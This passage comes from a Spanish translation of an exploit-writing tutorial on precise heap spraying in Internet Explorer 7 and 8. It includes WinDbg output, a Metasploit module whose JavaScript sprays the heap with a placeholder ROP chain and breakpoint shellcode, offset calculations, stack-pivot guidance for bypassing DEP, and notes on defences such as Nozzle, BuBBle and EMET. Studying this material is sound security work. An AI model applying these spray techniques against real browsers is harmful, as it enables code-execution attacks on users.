[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.0.2.15:80/
[*] Server started.
```

Conéctate con IE8 (XP SP3) al servidor Web del módulo de Metasploit y attacha Windbg a Internet Explorer cuando el Spray se haya terminado. Ten en cuenta que, dado que en Internet Explorer 8, cada pestaña se ejecuta en su propio proceso iexplore.exe, así que asegúrate de attachar el proceso correcto (utiliza la que fue generada antes)

Vamos a ver si uno de los Heaps del proceso muestra un rastro del Heap Spray:

```
0:019> !heap -stat
_HEAP 00150000
     Segments            00000003
         Reserved  bytes 00400000
         Committed bytes 0031e000
     VirtAllocBlocks     00000001
         VirtAlloc bytes 034b0000
<...>
```

Eso es bueno - por lo menos algo que parecía haber pasado. Presta atención a **VirtAlloc bytes** también parece tener un valor alto (o más alto) también.

El resumen de la asignación actual para este Heap se ve así:

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks total ( %) (percent of total busy bytes)
    7ffc0 201 - 10077fc0  (98.65)
    3fff8 3 - bffe8  (0.29)
    80010 1 - 80010  (0.19)
    1fff8 3 - 5ffe8  (0.14)
    fff8 6 - 5ffd0  (0.14)
    8fc1 8 - 47e08  (0.11)
    1ff8 21 - 41ef8  (0.10)
    3ff8 10 - 3ff80  (0.10)
    7ff8 5 - 27fd8  (0.06)
    13fc1 1 - 13fc1  (0.03)
    10fc1 1 - 10fc1  (0.03)
    ff8 e - df90  (0.02)
    7f8 19 - c738  (0.02)
    b2e0 1 - b2e0  (0.02)
    57e0 1 - 57e0  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    20 1d6 - 3ac0  (0.01)
    3980 1 - 3980  (0.01)
    3f8 c - 2fa0  (0.00)
```

Excelente - más del 98% de las asignaciones fueron a bloques de 0x7ffc0 bytes.

Si nos fijamos en las asignaciones para el tamaño 0x7ffc0, obtenemos lo siguiente:

```
0:019> !heap -flt s 0x7ffc0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        034b0018 fff8 0000  [0b]   034b0020    7ffc0 - (busy VirtualAlloc)
        03540018 fff8 fff8  [0b]   03540020    7ffc0 - (busy VirtualAlloc)
        035d0018 fff8 fff8  [0b]   035d0020    7ffc0 - (busy VirtualAlloc)
        03660018 fff8 fff8  [0b]   03660020    7ffc0 - (busy VirtualAlloc)
        036f0018 fff8 fff8  [0b]   036f0020    7ffc0 - (busy VirtualAlloc)
        03780018 fff8 fff8  [0b]   03780020    7ffc0 - (busy VirtualAlloc)
  <...>
        0bbb0018 fff8 fff8  [0b]   0bbb0020    7ffc0 - (busy VirtualAlloc)
        0bc40018 fff8 fff8  [0b]   0bc40020    7ffc0 - (busy VirtualAlloc)
        0bcd0018 fff8 fff8  [0b]   0bcd0020    7ffc0 - (busy VirtualAlloc)
        0bd60018 fff8 fff8  [0b]   0bd60020    7ffc0 - (busy VirtualAlloc)
        0bdf0018 fff8 fff8  [0b]   0bdf0020    7ffc0 - (busy VirtualAlloc)
        0be80018 fff8 fff8  [0b]   0be80020    7ffc0 - (busy VirtualAlloc)
        0bf10018 fff8 fff8  [0b]   0bf10020    7ffc0 - (busy VirtualAlloc)
        0bfa0018 fff8 fff8  [0b]   0bfa0020    7ffc0 - (busy VirtualAlloc)
        0c030018 fff8 fff8  [0b]   0c030020    7ffc0 - (busy VirtualAlloc)
        0c0c0018 fff8 fff8  [0b]   0c0c0020    7ffc0 - (busy VirtualAlloc)
        0c150018 fff8 fff8  [0b]   0c150020    7ffc0 - (busy VirtualAlloc)
        0c1e0018 fff8 fff8  [0b]   0c1e0020    7ffc0 - (busy VirtualAlloc)
        0c270018 fff8 fff8  [0b]   0c270020    7ffc0 - (busy VirtualAlloc)
        0c300018 fff8 fff8  [0b]   0c300020    7ffc0 - (busy VirtualAlloc)
 <...>
```

Claramente podemos ver un patrón aquí. Todas las asignaciones parecen comenzar en una dirección que termina en 0×18. Si quieres repetir el mismo ejercicio otra vez, te darías cuenta de lo mismo.

Al volcar una dirección "previsible", podemos ver claramente que nos las arreglamos para realizar una pulverización funcional:

```
0:019> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Perfecto. Bueno, casi. Aunque vemos un patrón, el espacio entre la dirección base de 2 asignaciones consecutivas es de 0×90000 bytes, mientras que el tamaño asignado en sí es de 0x7ccf0 bytes. Esto significa que puede haber espacio entre los dos trozos de Heap. Además de eso, cuando se ejecuta el Spray mismo otra vez, los trozos del Heap se asignan a las direcciones base totalmente diferentes:

```
<...>
        0b9c0018 fff8 fff8  [0b]   0b9c0020    7ffc0 - (busy VirtualAlloc)
        0ba50018 fff8 fff8  [0b]   0ba50020    7ffc0 - (busy VirtualAlloc)
        0bae0018 fff8 fff8  [0b]   0bae0020    7ffc0 - (busy VirtualAlloc)
        0bb70018 fff8 fff8  [0b]   0bb70020    7ffc0 - (busy VirtualAlloc)
        0bc00018 fff8 fff8  [0b]   0bc00020    7ffc0 - (busy VirtualAlloc)
        0bc90018 fff8 fff8  [0b]   0bc90020    7ffc0 - (busy VirtualAlloc)
        0bd20018 fff8 fff8  [0b]   0bd20020    7ffc0 - (busy VirtualAlloc)
        0bdb0018 fff8 fff8  [0b]   0bdb0020    7ffc0 - (busy VirtualAlloc)
        0be40018 fff8 fff8  [0b]   0be40020    7ffc0 - (busy VirtualAlloc)
        0bed0018 fff8 fff8  [0b]   0bed0020    7ffc0 - (busy VirtualAlloc)
        0bf60018 fff8 fff8  [0b]   0bf60020    7ffc0 - (busy VirtualAlloc)
        0bff0018 fff8 fff8  [0b]   0bff0020    7ffc0 - (busy VirtualAlloc)
        0c080018 fff8 fff8  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
        0c110018 fff8 fff8  [0b]   0c110020    7ffc0 - (busy VirtualAlloc)
        0c1a0018 fff8 fff8  [0b]   0c1a0020    7ffc0 - (busy VirtualAlloc)
        0c230018 fff8 fff8  [0b]   0c230020    7ffc0 - (busy VirtualAlloc)
        0c2c0018 fff8 fff8  [0b]   0c2c0020    7ffc0 - (busy VirtualAlloc)
<...>
```

En la primera ejecución, 0c0c0c0c pertenecía al trozo del Heap a partir de 0x0c0c0018, y la segunda vez perteneció a una buena parte a partir de 0x0c080018).

De todas formas, tenemos un Heap Spray funcional para IE8 ahora. **w00t**.

Una nota sobre los sistemas de ASLR (Vista, Win7, etc)

Puedes preguntarte cuál es el impacto de ASLR en el Heap Spray. Bueno, yo puedo ser muy breve sobre este tema. Como se explica aquí, las asignaciones de VirtualAlloc() no parecen estar sujetas a ASLR. Seguimos siendo capaz de realizar asignaciones predecibles (con una alineación de 0×10000 bytes). En otras palabras, si utilizas los bloques que son lo suficientemente grandes (VirtualAlloc se utilizaría para asignarlos), el Heap Spray no se ve afectado por ella.

Por supuesto, ASLR tiene un impacto en el resto del Exploit (convierte el control de EIP en ejecución de código, etc), pero que está fuera del alcance de este tutorial.

Precisión del Heap Spraying

¿Por qué es necesario esto?

DEP nos impide saltar a una secuencia de NOP´s en el Heap. Con IE8 (o cuando DEP está habilitado en general), esto significa que el Heap Spray clásico no funciona. Usando heaplib, nos las arreglamos para pulverizar el Heap en IE8, pero que aún no se resuelve el problema de DEP.

Con el fin de evitar DEP, tenemos que ejecutar una cadena de ROP. Si no estás familiarizado con ROP, echa un vistazo a este tutorial. En cualquier caso, tendremos que volver al inicio de una cadena de ROP. Si esa cadena de ROP está en el Heap, entregada como parte del Heap Spraying, tenemos que ser capaces de retornar al inicio exacto de la cadena, o (si la alineación no es un problema), retorna a una secuencia de ROP NOP colocada antes la cadena de ROP.

¿Cómo resolver esto?

Con el fin de hacer que esto funcione, tenemos que cumplir algunas condiciones:

- Nuestro Heap Spray debe ser exacto y preciso. Por lo tanto, el tamaño del trozo es importante porque tenemos que sacar el máximo provecho de la previsibilidad de las asignaciones y la alineación de bloques en el Heap. Esto significa que, cada vez que pulverizamos, nuestra dirección previsible debe apuntar exactamente al inicio de la cadena de ROP.

- Cada trozo debe estar estructurado de tal manera que nuestra dirección predecible apunte al inicio de la cadena de ROP.


- Tenemos que voltear el Heap hacia la pila, así que cuando recorramos la cadena de ROP, ESP apunte al Heap y no a la pila real.

Si sabemos que la alineación del trozo en el Heap es de 0×1000 bytes, entonces tenemos que utilizar una estructura de Spray que se repita cada 0×1000 bytes (usa 0×800 bytes en JavaScript, que es exactamente la mitad de 0×1000 bytes - debido al problema de **.length** con los datos de **unescape()**, vamos a terminar la creación de bloques de 0×1000 bytes cuando se use 0×800 para comprobar un valor de longitud.). Al probar el script de heapspray en IE8 (XP SP3) antes, nos dimos cuenta de que las asignaciones del trozo del Heap se alinean a un múltiplo de 0×1000 bytes.

En la primera ejecución, 0c0c0c0c era parte de un trozo del Heap a partir de 0x0c0c0018, y la segunda vez perteneció a una buena parte a partir de 0x0c080018. Cada uno de los trozos se pobló con los bloques de repetición de 0×800 bytes.

Por lo tanto, si fueras a asignar 0×20000 bytes, necesitas 20 o 40 repeticiones de tu estructura. Usando heaplib, que con precisión puede asignar bloques de un tamaño deseado.

La estructura de cada bloque de heapspray de 0×1000 bytes se vería así:



He usado 0×1000 bytes porque descubrí que, sin importar el sistema operativo o versión de IE, las asignaciones del Heap parecen variar, pero son siempre un múltiplo de 0×1000 bytes.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Offset de relleno

Para conocer la cantidad de bytes que tenemos que utilizar como relleno antes de la cadena de ROP, tenemos que asignar trozos consecutivos y de medidas perfectas, y vamos a tener que hacer un poco de matemática simple.

Si utilizamos trozos del tamaño correcto, y bloques de pulverización del tamaño correcto, nos aseguraremos de que el inicio de cada bloque de pulverización se posicionará en una dirección predecible.

Dado que vamos a utilizar repeticiones de 0×1000 bytes, en realidad no importa donde comienza el trozo del Heap. Si pulverizas bloques del tamaño correcto, podemos estar seguros de que la distancia desde el inicio del bloque de 0×1000 bytes correspondiente a la dirección de destino siempre es correcta, y por lo tanto el Heap Spraying sería preciso. O, en otras palabras, podemos estar seguros de que el control de los bytes exactos apuntados por nuestra dirección de destino.

Sé que esto puede sonar un poco confuso en este momento, así que vamos a echar un vistazo de nuevo al Heaplib Spray que usamos en IE8 (XP SP3).


Configura el módulo de nuevo, y deja que el Heap Spray se ejecute dentro de Internet Explorer 8 en la máquina XP.

Cuando el Spray se haya terminado, attacha Windbg al proceso iexplore.exe correcto y encuentra el trozo que contiene 0x0c0c0c0c.

Digamos que este es el resultado que se obtiene:

```
0:018> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c080018 fff8 0000  [0b]   0c080020    7ffc0 - (busy
VirtualAlloc)
```

Ya que utiliza bloques de repetición de 0×1000 bytes, el área de memoria a partir de 0x0c080018 se vería así:



Así pues, si el tamaño del trozo del Heap es preciso y seguimos repetiendo bloques del tamaño correcto, sabremos que 0x0c0c0c0c siempre apuntará en el mismo Offset desde el principio de un bloque de 0×800 bytes. Además de eso, la distancia desde el inicio del bloque para el byte actual donde 0x0c0c0c0c apuntará, será muy fiable.

Calcular el Offset es tan simple como conseguir la distancia desde el inicio del bloque donde pertenece 0x0c0c0c0c, y dividiéndolo por 2 (Unicode, ¿recuerdas?).

Por lo tanto, si el trozo del Heap donde 0x0c0c0c0c pertenece, comienza en 0x0c0c0018, primero obtenemos la distancia de nuestro objetivo (0x0c0c0c0c) a la UserPtr (que es 0x0c0c0020). En este ejemplo, la distancia sería 0x0c0c0c0c - 0x0c0c0020 = 0xBEC. Divide la distancia entre 2 = 0x5F6. Este valor es menor que 0×1000, por lo que este será el desplazamiento u Offset que necesitamos.

Esta es la distancia desde el comienzo de un bloque de 0×800 bytes, a donde 0x0c0c0c0c apuntará.

Vamos a modificar el script de Heap Spray y aplicar este Offset. Vamos a preparar el código de una cadena ROP (utilizaremos AAAABBBBCCCCDDDDEEEE como cadena ROP). El objetivo es hacer que 0x0c0c0c0c apunte exactamente al primer byte de la cadena de ROP.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Script Modificado (**heaplibtest2.rb**):

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = NormalRanking

        include Msf::Exploit::Remote::HttpServer::HTML

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'HeapLib test 2',
                        'Description'    => %q{
                                        This module demonstrates the use
of heaplib
                                        to implement a precise heap
spray
                                        on XP SP3, IE8
                        },
                        'License'        => MSF_LICENSE,
                        'Author'         => [ 'corelanc0d3r' ],
                        'Version'        => '$Revision: $',
                        'References'     =>
                                [
                                        [ 'URL', 'http://www.corelan-
training.com' ],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'         => 1024,
                                        'BadChars'      => "\x00",
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'XP SP3 - IE 8', { 'Ret' =>
0x0C0C0C0C } ]
                                ],
                        'DisclosureDate' => '',
                        'DefaultTarget'  => 0))
        end

        def autofilter
                false
        end

        def check_dependencies
                use_zlib
        end

        def on_request_uri(cli, request)
                # Re-genera el Payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Codifica alguna Shellcode falsa (BPs)
```


Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

```
                code = "\xcc" * 400
                code_js = Rex::Text.to_unescape(code,
Rex::Arch.endian(target.arch))

                # Codifica la cadena ROP
                rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
                rop_js = Rex::Text.to_unescape(rop,
Rex::Arch.endian(target.arch))

                pad = "\x90\x90\x90\x90"
                pad_js = Rex::Text.to_unescape(pad,
Rex::Arch.endian(target.arch))

                spray = <<-JS
                var heap_obj = new heapLib.ie(0x10000);

                var code = unescape("#{code_js}");    // Código a
ejecutar.
                var rop = unescape("#{rop_js}");   //Cadena ROP
                var padding = unescape("#{pad_js}"); //NOPs
Padding/Junk

                while (padding.length < 0x1000) padding += padding; //
create big block of junk

                offset_length = 0x5F6;
                junk_offset = padding.substring(0, offset_length);
("Spray done");

                var shellcode = junk_offset + rop + code +
padding.substring(0, 0x800 - code.length - junk_offset.length -
rop.length);

                // Repite el bloque.
                while (shellcode.length < 0x40000) shellcode +=
shellcode;

                var block = shellcode.substring(2, 0x40000 - 0x21);

                //spray
                for (var i=0; i < 500; i++) {
                        heap_obj.alloc(block);
                }

                document.write("Spray listo");

                JS

#Se asegura de que la biblioteca Heaplib se incluya en el JavaScript.
                js = heaplib(spray)

                # Construye el Html.

                content = <<-HTML
                <html>
                <body>
                <script language='javascript'>
                #{js}
                </script>
                </body>
```

```
                </html>
                HTML

                print_status("Sending exploit to
#{cli.peerhost}:#{cli.peerport}...")

                # Transmite la respuesta al cliente
                send_response_html(cli, content)
        end

end
```

Resultado:

```
0:018> d 0c0c0c0c
0c0c0c0c  41 41 41 41 42 42 42 42-43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD
0c0c0c1c  45 45 45 45 46 46 46 46-47 47 47 47 48 48 48 48  EEEEFFFFGGGGHHHH
0c0c0c2c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c3c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c4c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c5c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c6c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c7c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```



Nota: si el Heap Spray es de 4 bytes alineados, y estás teniendo dificultades para hacer que la pulverización de precisión sea confiable, podrías llenar la primera parte del relleno con una secuencia de ROP NOP y volver a esa zona. Tienes que asegurarte de que la secuencia de ROP NOP es lo suficientemente grande para evitar que 0x0c0c0c0c apunte a la cadena de ROP y no al inicio de la cadena de ROP.

Punteros de funciones o vtable falsos

Hay una segunda razón para ser precisos. Si terminas rompiendo un puntero a una vtable o la propia vtable (lo que ocurre de vez en cuando, por ejemplo, con vulnerabilidades tipo use-after-free), puede que tengas que elaborar una vtable falsa en una dirección determinada. Algunos punteros en la vtable pueden necesitar valores específicos, por lo que no puedes ser capaz de hacer referencia a una parte del Heap Spray (un trozo que sólo contiene 0C´s, etc), pero puede que tengas que elaborar una vtable en una dirección específica, que contenga un valor específico en ubicaciones exactas.

Uso - De EIP a ROP (en el Heap)

Ya que no puedes saltar a la secuencia de NOP´s en el Heap cuando DEP está habilitado, tenemos que encontrar una manera de retornar al comienzo exacto de la cadena de ROP puesta en el Heap. Por suerte, podemos controlar la ubicación exacta de donde nuestra cadena de ROP será colocada.

Hay un par de maneras de hacer esto.


Si tienes unos pocos dwords de espacio controlados a tu disposición en la pila (ya sea directamente después de sobreescribir un puntero de retorno guardado, o por medio de un Stack Pivot), entonces se podría crear una pequeña pila para invertir la cadena del Heap.

En primer lugar, necesitas encontrar un Gadget que cambie ESP a un registro (por ejemplo XCHG ESP, EAX # RET o MOV ESP,EAX#RETN).

También se necesita un Gadget para poner un valor en dicho registro.

La pequeña cadena siguiente iniciará la cadena ROP real colocada en el Heap en 0c0c0c0c.

Gadgets tomados de msvcr71.dll, como ejemplo:



Esto cargaría 0c0c0c0c en EAX, luego, pon ESP en EAX. Si la cadena de ROP está situada exactamente en 0c0c0c0c, eso podría iniciar la cadena de ROP en esa ubicación.

Si no cuentas con espacio adicional en la pila que controlas y puedes utilizar, pero uno de los registros al Heap Spray en alguna parte, sólo tiene que alinear la cadena de ROP para hacer que apunte a esa dirección, y después sobreescribir EIP con un puntero a un Gadget que pondría ESP a ese registro + RET.

Tamaños del trozo

Para tu conveniencia, he documentado los tamaños de asignación necesarios para IE7 e IE8, que se ejecutan en XP/Vista/Win7 (cuando apliquen), que te permitirá realizar Heap Spraying preciso sobre IE8 en Windows XP, Vista y Windows 7.

SO y navegador	Sintaxis del bloque
XP SP3 – IE7	block = shellcode.substring(2,0×10000-0×21);
XP SP3 – IE8	block = shellcode.substring(2, 0×40000-0×21);
Vista SP2 – IE7	block = shellcode.substring(0, (0×40000-6)/2);
Vista SP2 – IE8	block = shellcode.substring(0, (0×40000-6)/2);
Win7 – IE8	block = shellcode.substring(0, (0×80000-6)/2);

Lo único que tienes que hacer es averiguar el relleno del Offset y construir la estructura del bloque de pulverización (0×800 bytes) en consecuencia.

Pulverización precisa con imágenes

La rutina de pulverización de mapa de bits escrita por Moshé Ben Abu parece que funciona en IE8 también, aunque puede que tengas que agregar un poco de asignación al azar (ver capítulo **Heap Spraying en Internet Explorer 9**) dentro de la imagen para que sea más fiable.

Cada imagen se corresponde con un bloque de Heap Spray simple. Así que, si aplicas la lógica que se aplicó anteriormente en este capítulo (básicamente repetir "sub-bloques" de 0×1000 bytes de relleno/rop/shellcode/relleno) dentro de la imagen, debería ser posible llevar a cabo un Heap Spray preciso, por lo tanto, comprueba que la dirección deseada (0x0c0c0c0c) apunte directamente al inicio de la cadena ROP).

Protecciones de Heap Spraying

Nozzle & BuBBle

Nozzle:
http://research.microsoft.com/apps/pubs/default.aspx?id=76528

BuBBle:
https://lirias.kuleuven.be/bitstream/123456789/265421/1/fulltext.pdf

Nozzle y BuBBle son 2 ejemplos de mecanismos de defensa contra los ataques de Heap Spraying. Implementado en el navegador, se intentará detectar un Heap Spray e impedirá su funcionamiento.

El artículo de investigación de Nozzle, publicado por Microsoft, explica que el mecanismo de Nozzle intenta detectar una serie de bytes que se traducen en instrucciones válidas. Nozzle intentará reconocer bytes recurrentes que se traducen en instrucciones válidas (una secuencia de NOP´s, por ejemplo), y evitará la asignación.

La rutina de BuBBle se basa en el hecho de que los Heap Sprays desencadenan asignaciones que contienen el mismo contenido (o muy similar) una gran secuenciade NOP´s + Shellcode (o material de relleno + cadena de ROP + Shellcode + relleno). Si una rutina de JavaScript intenta asignar varios bloques que tienen el mismo contenido, BuBBle lo detectará y evitará las asignaciones.

Esta técnica se aplica actualmente en Firefox.

Ambas técnicas tendrían éxito en el bloqueo de la mayoría de los Heap Sprays que implementan NOP´s + Shellcode (o incluso NOP´s + ROP + Shellcode + NOP´s en caso de un Heap Spray preciso). De hecho, cuando probé el Heap Spray contra las versiones más recientes de los navegadores principales (Internet Explorer 9, Firefox 9), descubrí que dos de ellos muy probablemente implementan al menos una de estas técnicas.

EMET

http://www.microsoft.com/download/en/details.aspx?id=1677

EMET, una utilidad gratuita de Microsoft, permite activar una serie de mecanismos de protección que disminuyen la probabilidad que un Exploit pueda utilizar para tomar el control de tu sistema.

Puedes encontrar una breve descripción de lo que EMET ofrece aquí:


http://blogs.technet.com/b/srd/archive/2011/05/18/new-version-of-emet-is-now-available.aspx

Cuando se activa, la protección heapspray pre-asigna ciertas regiones "populares" en la memoria. Si hay lugares como 0a0a0a0a o 0c0c0c0c que ya están asignados por otra cosa (EMET en este caso), tu Heap Spray todavía funcionaría, pero tu dirección de destino popular no podría contener tus datos, por lo que saltar a la misma no tendría mucho sentido.

Si deseas más control sobre el tipo de protecciones que EMET permite para una aplicación determinada, sólo tienes que añadir cualquier archivo ejecutable y establecer las opciones deseadas.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

HeapLocker



La herramienta HeapLocker, escrita por Didier Stevens:

http://blog.didierstevens.com/programs/heaplocker/

Proporciona otro mecanismo de protección contra los Heap Sprays.

Despliega una serie de técnicas para mitigar un ataque de Heap Spray, incluyendo:

- Pre-asignará ciertas regiones de memoria:

